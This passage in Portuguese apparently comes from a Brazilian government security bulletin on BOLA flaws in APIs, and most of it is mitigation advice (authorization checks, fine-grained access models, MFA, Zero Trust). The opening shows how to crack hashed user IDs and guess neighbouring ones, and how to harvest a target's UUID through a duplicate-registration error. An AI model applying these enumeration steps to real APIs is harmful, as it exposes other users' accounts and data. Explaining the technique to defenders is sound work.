Se a ID descoberta estiver codificada, pode-se testar a vulnerabilidade BOLA pela decodificação do valor codificado. Se a informação encontrada for um valor *hash*, deve-se testar se esse valor é acessível ou preditivo.

Por exemplo, vamos supor que ao analisar a requisição enviada para um *site*, foi encontrada a seguinte informação:

```
userId=63c4b1baf3b4460fa9936b1a20919bec
```


A UserID “63c4b1baf3b4460fa9936b1a20919bec” pode parecer um número randômico e impossível de determinar. No entanto, nem sempre é o caso, pois é uma prática comum entre os programadores de API utilizar uma função de *hash* para criptografar as UserIDs antes de armazená-las na base de dados.



Uma maneira de verificar isso é utilizar uma ferramenta para quebrar o hash – existem diversas gratuitas na *internet*.

Fonte: https://www.dcode.fr/hash-identifier

Como é possível ver na figura anterior, a UserID era um hash MD5 do número 4512. Assim sendo, pode-se agora calcular o hash MD5 de números próximos como uma forma de criar UserIDs aceitáveis. Por exemplo, a UserID para o número 4511 (supondo que as contas estão sendo criadas sequencialmente) seria "475fbefa9ebfba9233364533aafd02a3".



Fonte: https://www.dcode.fr/hash-identifier

Quando a descoberta de uma ID é difícil, outros métodos devem ser utilizados.

Por exemplo, uma forma de determinar uma UUID de um usuário específico é tentar registrar uma conta com o nome ou o *e-mail* já cadastrado do usuário alvo. A resposta geralmente inclui a UUID desse usuário.

```
{"statusCode": "409", "error": "This user already exists",
"ref":"f2f37a4a-2d5c-b1ae-79f8-11e28c188b25" }
```


O risco é claro quando:

- A API inclui a ID de um recurso na Unique Resource Identifier – URI, nos cabeçalhos ou no corpo da requisição; e
- A API não verifica as permissões do solicitante ao acessar um recurso.

Prevenção e Mitigação para vulnerabilidade BOLA

As vulnerabilidades relacionadas ao BOLA são normalmente uma combinação de falhas no projeto da API e erros de codificação. Os proprietários da API devem garantir que os desenvolvedores e as equipes de segurança tenham um entendimento completo da funcionalidade desejada. Isso ajuda a garantir que as práticas de codificação segura sejam seguidas e validadas pelo controle de qualidade e pelos testes.

Uma sugestão de segurança comum é evitar o uso de identificadores de objeto facilmente reconhecíveis na URL do *endpoint*, como o código do usuário ou o número de telefone, por exemplo. Em vez de enviar um userID como parâmetro para o *endpoint*, pode-se utilizar um UUID ou GUID longo e aleatório. O *token* de autenticação, como o JWT, é outra alternativa para executar a autorização.



Um GUID é um número bastante complexo e muito difícil de determinar, além de não ser sequencial. Um exemplo de GUID é de42f6ff-210c-da9c-a30e-1a4ac2743656. No entanto, apesar do uso de GUID implementar uma camada extra de segurança que dificulta um pouco a vida do invasor, ele definitivamente não resolve o problema. Se um invasor encontrar uma maneira de determinar o GUID associado a uma conta, esse tipo de proteção será superada.

Da mesma forma, quando um servidor recebe um JWT, ele pode garantir que os dados nele contidos são confiáveis porque são assinados pela fonte. Nenhum intermediário pode modificar um JWT depois de enviado. No entanto, é importante observar que apesar de um JWT garantir a propriedade dos dados, ele não os criptografa. Os dados JSON são armazenados em um JWT podem ser vistos por qualquer pessoa que intercepte o *token* porque são apenas serializados, não criptografados.

O problema dessas duas soluções (uso de GUID/UUID ou *tokens* de autenticação) é que sempre se introduz vulnerabilidades de segurança ao se transmitir a chave durante a autenticação. Não importa se a chave é um GUID, *token* JWT ou uma senha, pois a única diferença criptográfica está no tamanho e na aleatoriedade. Um invasor pode facilmente espionar o processo de autenticação e capturar uma GUID, por exemplo.

O verdadeiro problema não está no ID do objeto, mas no mecanismo de autorização. O controle de acesso de uma API não deve se limitar a controlar o acesso ao *endpoint*. Ele deve verificar se apenas usuários autorizados podem acessar o objeto exposto pelo *endpoint*.

Portanto, uma forma eficiente de mitigar o BOLA é:

1. Utilizar um mecanismo de autorização para verificar se o usuário logado tem permissão para realizar a ação solicitada no registro em todas as funções que utilizam uma entrada do cliente para acessar um registro no banco de dados;
2. Implementar um mecanismo de autorização adequado que se baseie nas políticas de uso e no tipo de usuário; e
3. Desenvolver testes para avaliar o mecanismo de autorização.

Uma maneira de tratar de políticas de autorização complexas é utilizar uma solução de autorização do tipo ***Fine Grained Authorization*** (FGA).

O FGA permite controlar o acesso aos recursos analisando um contexto descrito por vários atributos e relacionamentos. Ao ter acesso a um contexto detalhado, é possível controlar com mais eficiência quem pode acessar o quê em um sistema.

Pode-se projetar e implementar o FGA de várias maneiras, mas os modelos mais comuns são os seguintes:

- Controle de acesso baseado em atributo (ABAC). Esse modelo de autorização permite que se tome decisões de autorização avaliando atributos como a função ou idade do usuário, o tipo de recurso ou tamanho ou status, a ação solicitada, a data e hora atuais e assim por diante.
- Controle de acesso baseado em políticas (PBAC). Esse modelo de autorização permite que se tome decisões de autorização com base em políticas. É muito semelhante ao ABAC. A principal diferença é que o PBAC se concentra mais na lógica, enquanto o ABAC depende mais dos dados.
- Controle de acesso baseado em relacionamento (ReBAC). Esse modelo de autorização se concentra no relacionamento entre usuários e recursos. Isso também inclui relacionamentos entre recursos. O ReBAC fornece um modelo de autorização mais expressivo e poderoso que pode descrever contextos muito complexos.

De maneira geral, muitas soluções do tipo FGA, especialmente as baseadas em relacionamento (ReBAC), previnem as vulnerabilidades BOLA através da centralização do controle de acesso aos recursos acessados pela API. A integração de APIs à solução FGA geralmente implica na realização de três procedimentos:

1. Definir o modelo de autorização, ou seja, identificar os tipos de objetos no sistema e os possíveis relacionamentos entre eles. O modelo de autorização geralmente é bastante estático depois de escrito;

2. Armazenar os dados de autorização, ou seja, definir os dados reais e seus relacionamentos de acordo com o modelo de autorização definido na etapa anterior. Isso representa o estado do sistema e será alterado conforme os usuários interagem com os aplicativos; e

3. Incorporar a invocação da checagem de autorização nas APIs.

O FGA permite controlar o acesso aos recursos analisando um contexto descrito por vários atributos e relacionamentos. Ao ter acesso a um contexto detalhado, é possível controlar com mais eficiência quem pode acessar o quê em um sistema.

Conclusão

As equipes de prevenção contra fraudes devem, no caso de incidentes relacionados a possível exploração de uma vulnerabilidade BOLA, determinar se as ações cometidas foram fruto de uma tomada da posse de uma conta por parte de um invasor.

Vale ressaltar que o Departamento de Segurança da Informação e Cibernética (DSIC) também recomenda aos usuários das diversas organizações, além das recomendações apresentadas nesta OSIC, que:

- promovam, divulguem e incentivem o uso do múltiplo fator de autenticação (MFA);
- informem imediatamente à Equipe de Prevenção, Tratamento e Resposta a Incidentes Cibernéticos (ETIR) de sua instituição a ocorrência de um incidente cibernético;
- os desenvolvedores observem os recomendações de boas práticas sobre desenvolvimento seguro; e
- as verificações de autorização, sempre que um usuário fizer uma requisição a uma API, atentem para o princípio do *Zero Trust*.

Outras Orientações de Segurança da Informação e Cibernética (OSICs) estão disponíveis em: https://www.gov.br/gsi/pt-br/composicao/SSIC/dsic/osic

Por fim, recomenda-se a leitura do Guia de Requisitos Mínimos de Privacidade e Segurança da Informação para APIS (https://www.gov.br/governodigital/pt-br/seguranca-e-protecao-de-dados/ppsi/guia_requisitos_minimos_apis.pdf) e do Guia de Requisitos Mínimos de Privacidade e Segurança da Informação para Aplicações *Web* (https://www.gov.br/governodigital/pt-br/seguranca-e-protecao-de-dados/ppsi/guia_requisitos_minimos_web.pdf), do Programa de Privacidade e Segurança da Informação (PPSI) da Secretaria de Governo Digital.

Propostas de temas, sugestões ou outras contribuições para serem abordadas em futuras OSICs podem ser encaminhadas ao e-mail educa.si@presidencia.gov.br.

TLP:CLEAR